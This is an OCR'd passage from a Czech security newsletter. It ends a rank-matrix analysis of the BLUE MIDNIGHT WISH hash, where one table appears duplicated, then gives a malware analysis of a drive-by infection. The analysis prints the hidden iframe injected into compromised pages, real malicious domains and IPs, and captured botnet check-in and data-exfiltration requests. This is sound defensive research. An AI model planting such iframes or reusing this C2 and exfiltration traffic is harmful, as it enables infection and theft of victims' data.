
Obr.16: (oldH, Q..), ExpandRounds1 = 2

Závislost G na M

$ExpandRounds_1$	0	1	2	3	4	5	6	7	8
$Rank(M,G)$	512	510	511	512	510	511	510	512	511
$ExpandRounds_1$	9	10	11	12	13	14	15	16	
$Rank(M,G)$	510	510	510	511	512	512	510	511	




Obr.17: (M, G), ExpandRounds1 = 2




Obr.18: (M, G), ExpandRounds1 = 2

Závislost G na oldH

$ExpandRounds_1$	0	1	2	3	4	5	6	7	8
$Rank(oldH, G)$	511	511	510	511	511	511	512	511	511
$ExpandRounds_1$	9	10	11	12	13	14	15	16	
$Rank(oldH, G)$	512	510	510	511	512	512	511	511	




Obr.19: (oldH, G), ExpandRounds1 = 2




Obr.20: (oldH, G), ExpandRounds1 = 2

Závislost newH na M

$ExpandRounds_1$	0	1	2	3	4	5	6	7	8
$Rank(oldH, G)$	512	510	511	512	510	511	510	512	511
$ExpandRounds_1$	9	10	11	12	13	14	15	16	
$Rank(oldH, G)$	510	510	510	511	512	512	510	511	



Obr.21: (M, newH), ExpandRounds1 = 2




Obr.22: (M, newH), ExpandRounds1 = 2


Závislost newH na oldH

$ExpandRounds_1$	0	1	2	3	4	5	6	7	8
$Rank(oldH, newH)$	511	511	510	511	511	511	512	511	511

$ExpandRounds_1$	9	10	11	12	13	14	15	16
$Rank(oldH, newH)$	512	510	510	511	512	512	511	511



Obr.23: (oldH, newH), ExpandRounds1 = 2



Obr.24: (oldH, newH), ExpandRounds1 = 2

Závěr

Výsledky prezentované v tomto příspěvku jsou pouze malou částí analýz, které byly provedeny. Jak jste si povšimli, jsou zde zkoumány pouze závislosti na proměnných M a H. Avšak byly analyzovány i některé dílčí i vyšší stavební bloky zvlášť (tj. i s jinými vstupy), což dává hlubší pohled do struktury BMW. Výsledky úplnější analýzy budou následovat. V tomto příspěvku jsme viděli, že všechny závislosti vytvářely matice s plnou hodností nebo jí blízkou. Také struktura matic byla očekávaná: matice dílčích bloků neměly náhodnou strukturu, ale splňovaly požadavky rychlého míchání proměnných (bitů). Matice vyšších stavebních bloků měly plnou nebo skoro plnou hodnost a náhodnou strukturu. Viděli jsme také, že je-li požadováno (a možné) zvyšovat náhodnost, může to být uděláno zvyšováním počtu rund ExpandRounds_1. Tato pozorování platí pro obě dvě hlavní verze BMW256 a BMW512.

Literatura

[1] Announcing Request for Candidate Algorithm Nominations for a New Cryptographic Hash Algorithm (SHA-3) Family, 2007, NIST, http://csrc.nist.gov/groups/ST/hash/index.html

[2] Danilo Gligoroski, Vlastimil Klima, On BLUE MIDNIGHT WISH decomposition, to be published

[3] Danilo Gligoroski, Vlastimil Klima, Svein Johan Knapskog, Mohamed El-Hadedy, Jørn Amundsen, Stig Frode Mjølsnes: Cryptographic Hash Function Blue Midnight Wish, September 2009, http://people.item.ntnu.no/~danilog/Hash/BMW-SecondRound/SupportingDocumentation/BlueMidnightWishDocumentation.pdf

D. Co provádí infikovaný počítač?

J aroslav Vorlíček (jerry at cybercave dot cz)

Úvod

V červnovém čísle jsme se snažili s kolegou rozebrat, co znamená vložený škodlivý javascript ve webových stránkách a jak se do nich dostane. V tomto článku se zaměříme na stejnou problematiku z jiného pohledu. Podívejme se tedy na to, co se stane, pokud je navštívena jinak neškodná stránka „infikovaná“ iframe. Popíši zde průběh 160 sekund, které proměnily nezáplatovanou stanici v zombie a způsob, jak stanice komunikovala se sítí útočníka.

Upozornění – následující část obsahuje odkazy, které mohou vést na stránky obsahující malware a IP adresy patřící útočníkům. Rozhodně nedoporučuji jejich návštěvu, pokud Váš počítač a síť není připravena na zacházení s malware. Taktéž upozorňuji, pokud budete chtít provést podobnou analýzu, máte pouze jediný pokus na získání infekce. Nevím, jaký mechanismus je nastaven na stránkách útočníka, nicméně po jediném pokusu se zdroj malware zablokuje v řádu hodin až měsíců. Níže uvedené obrázky jsou screenshoty z Wireshark - záznamu síťové komunikace infikované stanice.

Získání infekce

Nyní se podívejme, co se odehrálo s nezáplatovaným počítačem, po navštívení stránky obsahující v HTML kódu následující nenápadný javascript:


```
<iframe src="http://lotmachinesguide.cn/in.cgi?income56" width=1 height=1 style="visibility: hidden"></iframe>
```

Po zjišťění IP adresy se nechráněný počítač pokusil navštívit lotmachinesguide.cn a zobrazit její obsah z IP 94.247.3.150 (Riga, Lotyšsko).

No.	Time	Source	Source por	Destination	Destination	Protocol	Info
883	21.172193	[redacted]	1043	[redacted]	53	DNS	Standard query A lotmachinesguide.cn
884	21.262090	[redacted]	53	[redacted]	1043	DNS	Standard query response A 94.247.3.150
885	21.262200	[redacted]	53	[redacted]	1043	DNS	Standard query response A 94.247.3.150
886	21.262282	[redacted]	53	[redacted]	1043	DNS	Standard query response A 94.247.3.150
887	21.267224	[redacted]	1077	94.247.3.150	80	TCP	imgames > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
888	21.267695	[redacted]	1076	94.247.3.150	80	TCP	dab-sti-c > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
889	21.318797	94.247.3.150	80	[redacted]	1077	TCP	http > imgames [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
890	21.319344	[redacted]	1077	94.247.3.150	80	TCP	imgames > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
891	21.319984	94.247.3.150	80	[redacted]	1076	TCP	http > dab-sti-c [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
892	21.321252	[redacted]	1077	94.247.3.150	80	HTTP	GET /in.cgi?income56 HTTP/1.1
893	21.321953	[redacted]	1076	94.247.3.150	80	TCP	dab-sti-c > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
894	21.322099	[redacted]	1076	94.247.3.150	80	HTTP	GET /in.cgi?income56 HTTP/1.1
895	21.373150	94.247.3.150	80	[redacted]	1077	TCP	http > imgames [ACK] Seq=1 Ack=338 Win=6432 Len=0
896	21.375629	94.247.3.150	80	[redacted]	1076	TCP	http > dab-sti-c [ACK] Seq=1 Ack=338 Win=6432 Len=0
897	21.377906	94.247.3.150	80	[redacted]	1077	HTTP	HTTP/1.1 302 Found (text/html)
898	21.378060	94.247.3.150	80	[redacted]	1077	TCP	http > imgames [FIN, ACK] Seq=731 Ack=338 Win=6432 Len=0
899	21.379417	[redacted]	1077	94.247.3.150	80	TCP	imgames > http [ACK] Seq=338 Ack=732 Win=64805 Len=0
900	21.380194	[redacted]	1077	94.247.3.150	80	TCP	imgames > http [FIN, ACK] Seq=338 Ack=732 Win=64805 Len=0
901	21.380492	94.247.3.150	80	[redacted]	1076	HTTP	HTTP/1.1 302 Found (text/html)
902	21.380969	94.247.3.150	80	[redacted]	1076	TCP	http > dab-sti-c [FIN, ACK] Seq=731 Ack=338 Win=6432 Len=0
903	21.381870	[redacted]	1076	94.247.3.150	80	TCP	dab-sti-c > http [ACK] Seq=338 Ack=732 Win=64805 Len=0
904	21.383411	[redacted]	1032	[redacted]	53	DNS	Standard query A hyperliteautoservices.cn

Shodou okolností se zde žádný škodlivý kód nenachází a počítač byl odkázán HTTP návratovým kódem 302 (Document moved) na http://hyperliteautoservices.cn/index.php. Stránka hyperliteautoservices.cn/index.php sídlila na IP 94.247.3.151(Riga, Lotyšsko).
Požadavek s odpovědí je uveden v příloze HTTP Požadavek – lotmachinesguide.cn

Vlastní exploity pro Adobe Acrobat případně Adobe Flash player byly umístěny na doméně hyperliteautoservices.cn.
Požadavek s odpovědí je uveden v příloze: HTTP Požadavek – hyperliteautoservices.cn.
Po úspěšném vykonání exploitu, následovalo stažení vlastního malware na počítač oběti.



No.	Time	Source	Source por	Destination	Destination	Protocol	Info
974	25.947041	[redacted]	1032	[redacted]	53	DNS	Standard query A litehitscar.cn
975	26.400083	[redacted]	53	[redacted]	1032	DNS	Standard query response A 94.247.3.151
976	26.400182	[redacted]	53	[redacted]	1032	DNS	Standard query response A 94.247.3.151
977	26.400265	[redacted]	53	[redacted]	1032	DNS	Standard query response A 94.247.3.151
978	26.402281	[redacted]	1080	94.247.3.151	80	TCP	socks > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
979	26.452876	94.247.3.151	80	[redacted]	1080	TCP	http > socks [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
980	26.453655	[redacted]	1080	94.247.3.151	80	TCP	socks > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
981	26.453697	[redacted]	1080	94.247.3.151	80	HTTP	GET /load.php?id=0 HTTP/1.1
982	26.505683	94.247.3.151	80	[redacted]	1080	TCP	http > socks [ACK] Seq=1 Ack=192 Win=6432 Len=0
983	26.512435	94.247.3.151	80	[redacted]	1080	TCP	[TCP segment of a reassembled PDU]
984	26.513761	94.247.3.151	80	[redacted]	1080	TCP	[TCP segment of a reassembled PDU]
985	26.514399	[redacted]	1080	94.247.3.151	80	TCP	socks > http [ACK] Seq=192 Ack=2921 Win=65535 Len=0
986	26.570370	94.247.3.151	80	[redacted]	1080	TCP	[TCP segment of a reassembled PDU]
987	26.571271	94.247.3.151	80	[redacted]	1080	TCP	[TCP segment of a reassembled PDU]


Ukázka požadavku:

```
GET /load.php?id=0 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: litehitscar.cn
Connection: Keep-Alive
```

Celý požadavek s odpovědí je uveden v příloze - HTTP Požadavek – získání souboru load.exe

Komunikace s Botnetem

Testovací stanice neměla nainstalovaný antivirový software, čili nic nezabránilo stažení a spuštění viru. Jakmile byl vir pevně uhnízděn v počítači, ihned o sobě dal vědět útočníkovi připojením na IP adresu 78.109.29.112 (Ukrajina, Odessa). Tímto se z počítače stala takzvaná zombie (anglicky bot) a zapojil se do sítě ovládaného útočnáikem (takzvaného botnetu). Místo, kam se připojil, se anglicky nazývá botnet controller.




No.	Time	Source	Destination	Protocol	Info
1105	28.082364	[redacted]	78.109.29.112	TCP	cplscrambler-in > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
1106	28.137002	78.109.29.112	[redacted]	TCP	http > cplscrambler-in [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=
1107	28.137811	[redacted]	78.109.29.112	TCP	cplscrambler-in > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
1108	28.138122	[redacted]	78.109.29.112	HTTP	GET /new/controller.php?action=bot&entity_list=&uid=1&first
1109	28.194447	78.109.29.112	[redacted]	TCP	http > cplscrambler-in [ACK] Seq=1 Ack=123 Win=5840 Len=0
1110	29.049262	78.109.29.112	[redacted]	TCP	[TCP segment of a reassembled PDU]
1111	29.049648	78.109.29.112	[redacted]	TCP	[TCP segment of a reassembled PDU]
1112	29.050445	[redacted]	78.109.29.112	TCP	cplscrambler-in > http [ACK] Seq=123 Ack=2124 Win=65535 Len
1113	29.112061	78.109.29.112	[redacted]	TCP	[TCP segment of a reassembled PDU]
1114	29.112369	78.109.29.112	[redacted]	TCP	[TCP segment of a reassembled PDU]
1115	29.114262	[redacted]	78.109.29.112	TCP	cplscrambler-in > http [ACK] Seq=123 Ack=4086 Win=65535 Len
1116	29.431490	78.109.29.112	[redacted]	TCP	[TCP segment of a reassembled PDU]
1117	29.432389	78.109.29.112	[redacted]	TCP	[TCP segment of a reassembled PDU]

Ukázka požadavku:

```
GET
/new/controller.php?action=bot&entity_list=&uid=1&first=1&guid=1620087188&r
nd=981633 HTTP/1.1
Host: 78.109.29.112
```

Celý požadavek s odpovědí je uveden v příloze - HTTP Požadavek – Přihlášení do botnetu

Odpověď od botnet controlleru obsahovala větší množství binárních dat. Mohlo se jednat o aktualizaci malware případně další intrukce pro napadání. Po obdržení binárních dat se zombie zpět nahlásila controlleru. Je důležité podotknout, že uživatel napadeného počítače toto chování nemůže nijak zpozorovat. Operační systém se v té době choval na první pohled naprosto normálně.




No.	Time	Source	Destination	Protocol	Info
1329	30.276319	[redacted]	78.109.29.112	TCP	cplscrambler-al > http [SYN] Seq=0 Win=65535 Len=0 MSS=1
1332	30.332024	78.109.29.112	[redacted]	TCP	http > cplscrambler-al [SYN, ACK] Seq=0 Ack=1 Win=5840 L
1333	30.332713	[redacted]	78.109.29.112	TCP	cplscrambler-al > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
1334	30.333564	[redacted]	78.109.29.112	HTTP	GET /new/controller.php?action=report&guid=0&rnd=981633&
1335	30.335548	[redacted]	78.109.29.112	TCP	cplscrambler-al > http [FIN, ACK] Seq=199 Ack=1 Win=6553
1336	30.389019	78.109.29.112	[redacted]	TCP	http > cplscrambler-al [ACK] Seq=1 Ack=199 Win=6432 Len=
1337	30.430214	78.109.29.112	[redacted]	TCP	http > cplscrambler-al [ACK] Seq=1 Ack=200 Win=6432 Len=
1339	30.525172	78.109.29.112	[redacted]	HTTP	HTTP/1.1 200 OK
1340	30.526030	[redacted]	78.109.29.112	TCP	cplscrambler-al > http [RST, ACK] Seq=200 Ack=155 Win=0
1341	30.526108	78.109.29.112	[redacted]	TCP	http > cplscrambler-al [FIN, ACK] Seq=155 Ack=200 Win=64

Ukázka komunikace:

```
GET
/new/controller.php?action=report&guid=0&rnd=981633&uid=1&entity=1239013921
:unique_start;1239013932:unique_start;1239013964:unique_start;1239788112:un
ique_start HTTP/1.1
Host: 78.109.29.112
```

Celý požadavek s odpovědí je uveden v příloze - HTTP Požadavek – Hlášení do botnetu




No.	Time	Source	Destination	Protocol	Info
1342	30.533676	[redacted]	78.109.30.224	TCP	ff-fms > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
1343	30.593530	78.109.30.224	[redacted]	TCP	http > ff-fms [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1
1344	30.594412	[redacted]	78.109.30.224	TCP	ff-fms > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
1345	30.595132	[redacted]	78.109.30.224	TCP	[TCP segment of a reassembled PDU]
1346	30.595144	[redacted]	78.109.30.224	TCP	ff-fms > http [FIN, ACK] Seq=144 Ack=1 Win=65535 Len=0
1347	30.651693	78.109.30.224	[redacted]	TCP	http > ff-fms [ACK] Seq=1 Ack=144 Win=6432 Len=0
1348	30.688318	78.109.30.224	[redacted]	HTTP	HTTP/1.1 200 OK (text/html)
1349	30.688558	78.109.30.224	[redacted]	TCP	http > ff-fms [FIN, ACK] Seq=407 Ack=145 Win=6432 Len=0
1350	30.691072	[redacted]	78.109.30.224	TCP	ff-fms > http [RST, ACK] Seq=145 Ack=407 Win=0 Len=0

Ukázka komunikace:

```
POST /good/receiver/online HTTP/1.1
Host: 78.109.30.224
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
guid=162008718
```

Celý požadavek s odpovědí je uveden v příloze -HTTP Požadavek – Hlášení do botnetu 2

Jakmile je botnet pevně usazen v sítí, tak odesílá informace o stanici na IP adresu 213.155.6.34 (Ukraine, Kiev).



No.	Time	Source	Destination	Protocol	Info
1366	36.559975	[redacted]	213.155.6.34	TCP	nicelink > http [SYN] Seq=0 Win=65535 Len=0
1367	36.618536	213.155.6.34	[redacted]	TCP	http > nicelink [SYN, ACK] Seq=0 Ack=1 Win=
1368	36.619917	[redacted]	213.155.6.34	TCP	nicelink > http [ACK] Seq=1 Ack=1 Win=65535
1369	36.722568	[redacted]	213.155.6.34	TCP	[TCP segment of a reassembled PDU]
1370	36.722686	[redacted]	213.155.6.34	TCP	[TCP segment of a reassembled PDU]
1371	36.779724	213.155.6.34	[redacted]	TCP	http > nicelink [ACK] Seq=1 Ack=1461 Win=87
1372	36.781146	[redacted]	213.155.6.34	TCP	[TCP segment of a reassembled PDU]
1373	36.782968	213.155.6.34	[redacted]	TCP	http > nicelink [ACK] Seq=1 Ack=2921 Win=11
1374	36.877689	213.155.6.34	[redacted]	TCP	http > nicelink [ACK] Seq=1 Ack=3835 Win=14
1375	37.931458	213.155.6.34	[redacted]	HTTP	HTTP/1.1 200 OK
1376	37.931696	213.155.6.34	[redacted]	TCP	http > nicelink [FIN, ACK] Seq=187 Ack=3835
1377	37.932352	[redacted]	213.155.6.34	TCP	nicelink > http [RST, ACK] Seq=3835 Ack=187

Ukázka komunikace:

```
POST /gate/gate.php HTTP/1.0
Host: mixmediadirect.cn
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
InfoPath.2; .NET CLR 2.0.50727; InfoPath.1)
Content-Length: 3582
a=sdfsdfsdnjfksfhskdfhs@sdfsdfsfsd.com&b=my_report&d=report.bin&c=UDNNTAAAA
ACnCAAAEQAAAAAAAAAIAAAAZ3VmZGlJGQYSAAAAAAAAABAAAADZBwQAAwAPAAwACQATAGIAEwAA
```

```
AAAAAACkAAAApAAAAAMAAAA3NjQ4Ny02NDEtNjE5NTQwMy0yMzg2MQAuAAAAQTIyLTAwMDAxAAA
AAAAAAKisfExGJ6bQnhFNFEfEAwAAAAAA
```

Celý požadavek s odpovědí je uveden v příloze - HTTP Požadavek – Odesílání informací o stanici

Report je v binárním formátu a je pro přesun kódován v Base64. *Ukázka dekódovaného reportu je uvedena v příloze – HTTP požadavek - Detail hlášení stanice*

Následně se pravidelně přihlašuje k botnet controlleru.

No.	Time	Source	Destination	Protocol	Info
1382	71.428651	[redacted]	74.54.77.82	TCP	cnrprotocol > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
1383	71.574779	74.54.77.82	[redacted]	TCP	http > cnrprotocol [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
1384	71.575518	[redacted]	74.54.77.82	TCP	cnrprotocol > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
1385	71.576109	[redacted]	74.54.77.82	HTTP	GET /40E800144256326330306363376435 2D3538303637642064 6C0000018A660
1386	71.720373	74.54.77.82	[redacted]	TCP	http > cnrprotocol [FIN, ACK] Seq=1 Ack=1 Win=5840 Len=0
1387	71.720672	74.54.77.82	[redacted]	TCP	http > cnrprotocol [RST] Seq=1 Win=0 Len=0
1388	71.721664	[redacted]	74.54.77.82	TCP	cnrprotocol > http [ACK] Seq=113 Ack=2 Win=65535 Len=0
1389	71.721676	[redacted]	74.54.77.82	TCP	cnrprotocol > http [FIN, ACK] Seq=113 Ack=2 Win=65535 Len=0
1390	71.867013	74.54.77.82	[redacted]	TCP	http > cnrprotocol [RST] Seq=2 Win=0 Len=0
1391	71.867314	74.54.77.82	[redacted]	TCP	http > cnrprotocol [RST] Seq=2 Win=0 Len=0

Vyžádaná URL:

```
GET
/40E800144256326330306363376435 2D3538303637642064 6C0000018A660
0000000760000642EB000530A3ACB4BB HTTP/1.0
```

Od controlleru 74.54.135.202 (Houston, Texas, US) získává další instrukce v binárním formátu.

No.	Time	Source	Destination	Protocol	Info
1397	91.726633	[redacted]	74.54.135.202	TCP	sunclustermgr > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
1398	92.137329	74.54.135.202	[redacted]	TCP	http > sunclustermgr [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS
1399	92.138770	[redacted]	74.54.135.202	TCP	sunclustermgr > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
1400	92.138791	[redacted]	74.54.135.202	HTTP	GET /40E800144256326330306363376435 2D3538303637642064 6C0000018
1401	92.519329	74.54.135.202	[redacted]	TCP	http > sunclustermgr [ACK] Seq=1 Ack=113 Win=5840 Len=0
1402	92.546801	74.54.135.202	[redacted]	TCP	[TCP segment of a reassembled PDU]
1403	92.547654	74.54.135.202	[redacted]	TCP	[TCP segment of a reassembled PDU]
1404	92.550885	[redacted]	74.54.135.202	TCP	sunclustermgr > http [ACK] Seq=113 Ack=2921 Win=65535 Len=0
1405	92.952276	74.54.135.202	[redacted]	TCP	[TCP segment of a reassembled PDU]
1406	92.952401	74.54.135.202	[redacted]	TCP	[TCP segment of a reassembled PDU]
1407	92.952522	74.54.135.202	[redacted]	TCP	[TCP segment of a reassembled PDU]
1408	92.953927	[redacted]	74.54.135.202	TCP	sunclustermgr > http [ACK] Seq=113 Ack=5841 Win=65535 Len=0
